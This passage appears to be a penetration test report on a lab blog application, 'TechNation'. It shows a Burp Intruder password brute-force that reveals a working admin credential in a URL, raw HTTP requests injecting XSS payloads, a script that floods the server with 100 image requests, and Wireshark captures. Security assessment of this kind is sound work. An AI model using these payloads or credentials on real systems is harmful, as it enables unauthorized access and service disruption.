
Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			200	☐	☐	9428	
1	arthurbislich	eF*?$p+nYt2A#_Va	200	☐	☐	9428	
2	bislich	eF*?$p+nYt2A#_Va	200	☐	☐	9428	
3	arthur	eF*?$p+nYt2A#_Va	200	☐	☐	9428	
4	arthurb	eF*?$p+nYt2A#_Va	200	☐	☐	9428	
5	abislich	eF*?$p+nYt2A#_Va	200	☐	☐	9428	
6	arthurbislich	U3#G?zgV*4jRu*N;	200	☐	☐	9428	
7	bislich	U3#G?zgV*4jRu*N;	200	☐	☐	9428	
8	arthur	U3#G?zgV*4jRu*N;	200	☐	☐	9428	
9	arthurb	U3#G?zgV*4jRu*N;	200	☐	☐	9428	
10	abislich	U3#G?zgV*4jRu*N;	200	☐	☐	9428	
11	arthurbislich	U:#W7*F*9e{6L&SC	200	☐	☐	9428	
12	bislich	U:#W7*F*9e{6L&SC	200	☐	☐	9428	
13	arthur	U:#W7*F*9e{6L&SC	200	☐	☐	9428	

14 of 3260

Results:



Request	Payload 1	Payload 2	Status	Error	Timeout	Lengt
4	arthurb	J4VfsKYb3nuGFsQ6	200	☐	☐	10880
						9428
						9428
						9428
						9428
						9428
						9428
						9428
						9428
						9428
						9428
						9428
						9428
						9428



192.168.0.204/Admin.php?Email=arthurb%40technation.com&Password=J4VfsKYb3nuGFsQ6

TechNation

A **Technology** blog about everything that is new .

Welcome Arthur

Welcome to the Admin Panel! Here you can Write Posts, and view your own profile! Change password to whatever you'd like! Are you the admin of the website? if you are ,you could also load a new webpage!

Vuln-01: Remediation advices:

In order to improve the web application’s security and prevent harms in the future, this vulnerability must be remediated. Therefore, it is advised to take actions and implement security measures, such as:

- Storing the password generator prototype DB (exhibited in the penetration test as ”decoda9013smith21985.txt”) in a safer path in the system, encrypt it, and deny unauthorized access to it.
- Classify data processed, stored, or transmitted by an application. Identify which data is sensitive according to privacy laws, regulatory requirements, or business needs.
- Don't store sensitive data unnecessarily. Discard it as soon as possible or use PCI DSS compliant tokenization or even truncation. Data that is not retained cannot be stolen.
- Make sure to encrypt all sensitive data at rest.
- Ensure up-to-date and strong standard algorithms, protocols, and keys are in place; use proper key management.
- Apply required security controls as per the data classification.
- Store passwords using strong adaptive and salted hashing functions with a work factor (delay factor), such as Argon2, scrypt, bcrypt or PBKDF2.

FINDING DETAILS VULN-02

Vuln-02: Injection(XSS-DOM-based) (Critical)

Description

Cross-Site Scripting (XSS) DOM-based is a variant of XSS that occurs when a web application's client-side scripts manipulate the Document Object Model (DOM) in an unsafe manner. Attackers inject malicious code into the DOM, which is then executed by victims' browsers, may lead to unauthorized actions or data theft, as well as denial of service.

Details


During the audit, I identified a vulnerability on the reviews page. By utilizing a web application proxy tool, I could intercept browser-sent and TechNation application-received traffic. This enabled me to inject malevolent JavaScript code, thereby leading to a denial of service for the web application coming from the **user's** browser. An attacker can also take advantage of this vulnerability to import unwanted files and harm the functionality of the web application.

Note


As requested by TechNation's security team, although multiple pings were sent, no data was compromised nor trampled and no sensitive information has been exposed. However, this discovery was classified as **CRITICAL** due to its adverse impact on the functionality of the Web application.

Evidence

In order to exploit this vulnerability I set up BurpSuite to help intercept traffic sent by the browser and received by the TechNation application.



Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.




Request to http://192.168.0.204:80

```
POST /Reviews.php HTTP/1.1
Host: 192.168.0.204
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 17
Origin: http://192.168.0.204
Connection: close
Referer: http://192.168.0.204/Reviews.php
Upgrade-Insecure-Requests: 1

text=AAAA&score=1
```

Then I validated the option of injecting a JavaScript code:


<script>alert(‘XSS’);</script>



Burp Suite Community Edition v2022.7.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options
User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 2
Request Cookies 0
Request Headers 11
Search...
0 matches

Request to http://192.168.0.204:80

```
POST /Reviews.php HTTP/1.1
Host: 192.168.0.204
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 17
Origin: http://192.168.0.204
Connection: close
Referer: http://192.168.0.204/Reviews.php
Upgrade-Insecure-Requests: 1

text=AAAA&score=1<script>alert('XSS');</script>
```




192.168.0.204

XSS


Changed the code to a malicious one (DDOS), and forwarded the query:

```
<script>
    const serverIp = '192.168.0.204’;
    const numRequests = 1;
    for (let i = 0; i < numRequests; i++) {
      const pingImage = new Image();

      pingImage.onload = function() {
      };
      pingImage.onerror = function() {
        console.log('Server ping failed.');
      };
      pingImage.src = `http://${serverIp}/ping.png?t=${Date.now()}`;
    }
  </script>
```


Burp Suite Community Edition v2022.7.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender
Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to http://192.168.0.204:80
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 15
Request Cookies 0
Request Headers 11
0 matches
192.168.0.204

```
POST /Reviews.php HTTP/1.1
Host: 192.168.0.204
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.204/Reviews.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 17
Origin: http://192.168.0.204
Connection: close
Upgrade-Insecure-Requests: 1

text=AAAA&score=1<script>
        const serverIp = '192.168.0.204';
        const numRequests = 100;

        for (let i = 0; i < numRequests; i++) {
            const pingImage = new Image();

            pingImage.onload = function() {

            };

            pingImage.onerror = function() {
                console.log('Server ping failed.');
            };

            pingImage.src =
`http://${serverIp}/ping.png?t=${Date.now()}`;
        }
    </script>
```

As the web application experienced diminished speed and functionality, I utilized the Wireshark packet sniffer to analyze the traffic, specifically focusing on the HTTP flags:


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http

```
No.   Time        Source         Destination    Protocol Length Info
 8025 3.973217507 192.168.0.207  192.168.0.204  HTTP     362 GET /ping.png?t=1692247283519 HTTP/1
 8028 3.973369167 192.168.0.207  192.168.0.204  HTTP     362 GET /ping.png?t=1692247283520 HTTP/1
 8034 3.973746030 192.168.0.204  192.168.0.207  HTTP     521 HTTP/1.1 404 Not Found  (text/html)
 8040 3.974186717 192.168.0.204  192.168.0.207  HTTP     521 HTTP/1.1 404 Not Found  (text/html)
 8048 3.975859969 192.168.0.207  192.168.0.204  HTTP     362 GET /ping.png?t=1692247283521 HTTP/1
 8050 3.976212206 192.168.0.204  192.168.0.207  HTTP     521 HTTP/1.1 404 Not Found  (text/html)
 8059 3.980542735 192.168.0.207  192.168.0.204  HTTP     362 GET /ping.png?t=1692247283522 HTTP/1
 8062 3.980660465 192.168.0.207  192.168.0.204  HTTP     362 GET /ping.png?t=1692247283523 HTTP/1
 8065 3.980930515 192.168.0.204  192.168.0.207  HTTP     521 HTTP/1.1 404 Not Found  (text/html)
 8068 3.981062569 192.168.0.204  192.168.0.207  HTTP     521 HTTP/1.1 404 Not Found  (text/html)
 8079 3.997528254 192.168.0.207  192.168.0.204  HTTP     362 GET /ping.png?t=1692247283524 HTTP/1
 8081 3.997856749 192.168.0.204  192.168.0.207  HTTP     521 HTTP/1.1 404 Not Found  (text/html)
 8089 4.006861278 192.168.0.207  192.168.0.204  HTTP     362 GET /ping.png?t=1692247283525 HTTP/1
 8091 4.007430885 192.168.0.204  192.168.0.207  HTTP     521 HTTP/1.1 404 Not Found  (text/html)
 8099 4.008524376 192.168.0.207  192.168.0.204  HTTP     362 GET /ping.png?t=1692247283526 HTTP/1
 8101 4.008795674 192.168.0.204  192.168.0.207  HTTP     521 HTTP/1.1 404 Not Found  (text/html)
 8109 4.011383313 192.168.0.207  192.168.0.204  HTTP     362 GET /ping.png?t=1692247283527 HTTP/1
 8111 4.011876017 192.168.0.204  192.168.0.207  HTTP     521 HTTP/1.1 404 Not Found  (text/html)
 8119 4.012434994 192.168.0.207  192.168.0.204  HTTP     362 GET /ping.png?t=1692247283528 HTTP/1
 8121 4.012715058 192.168.0.204  192.168.0.207  HTTP     521 HTTP/1.1 404 Not Found  (text/html)
 8130 4.013690740 192.168.0.207  192.168.0.204  HTTP     362 GET /ping.png?t=1692247283529 HTTP/1
 8132 4.014002173 192.168.0.204  192.168.0.207  HTTP     521 HTTP/1.1 404 Not Found  (text/html)
 8140 4.014991171 192.168.0.207  192.168.0.204  HTTP     362 GET /ping.png?t=1692247283530 HTTP/1
 8143 4.015361771 192.168.0.204  192.168.0.207  HTTP     521 HTTP/1.1 404 Not Found  (text/html)
 8147 4.015482733 192.168.0.207  192.168.0.204  HTTP     362 GET /ping.png?t=1692247283531 HTTP/1
 8150 4.015815397 192.168.0.204  192.168.0.207  HTTP     521 HTTP/1.1 404 Not Found  (text/html)

▸ Frame 8161: 362 bytes on wire (2896 bits), 362 bytes captured (2896 bits) on interface eth0, id 0
0000  08 00 27 37 0b b8 08 00  27 92 3c d1 08 00 45 00   ··'7····'·<···E·
Hypertext Transfer Protocol: Protocol    Packets: 9255 · Displayed: 1828 (19.8%) · Dropped: 0 (0.0%)    Profile: Default
```

Vuln-02: Remediation advices:

To enhance the security of the web application and mitigate potential future risks, it is imperative to address this vulnerability. Thus, it is recommended to initiate proactive measures and implement security measures, including:

- Filter input on arrival. At the point where user input is received, filter as strictly as possible based on what is expected or valid input.
- Encode data on output. At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding.
- Use appropriate response headers. To prevent XSS in HTTP responses that aren't intended to contain any HTML or JavaScript, you can use the Content-Type and X-Content-Type-Options headers to ensure that browsers interpret the responses in the way you intend.
- Content Security Policy. As a last line of defense, you can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities that still occur.

FINDING DETAILS VULN-03

Vuln-03: Security Misconfiguration (High)

Description

Security Misconfiguration, refers to the improper setup and configuration of security controls in software, systems, or applications. It occurs when default settings, unnecessary features, or weak permissions are left exposed, allowing attackers to exploit vulnerabilities and gain unauthorized access. This oversight can lead to unauthorized data exposure, account breaches, and system compromise.

Details


During the audit, I realized that the web application uses “GET“ hypertext transfer protocol method and operates with HTTP instead of HTTPS, using the same proxy tool presented in the previous proof of concept “BurpSuite” I was able to perform a “Man-In-The-Middle” attack by intercepting the traffic sent by the browser and received by TechNation’s web application in order to obtain an author’s credentials in **plain text**. Exploiting this vulnerability allows an attacker to effortlessly gain unauthorized access to a user, possibly high privileged.

Note

As the TechNation’s security team requested, no trampling actions were taken. The finding was classified as **HIGH** due to its possible risks, complexity and need of technical knowledge.

Evidence


In order to exploit this vulnerability I set up BurpSuite to help intercept traffic sent by the browser and received by the TechNation application.


Burp Suite Community Edition v2022.7.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender
Project options User options Learn
Intercept HTTPhistory WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Learn more
Open browser

Intercept is on

Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.

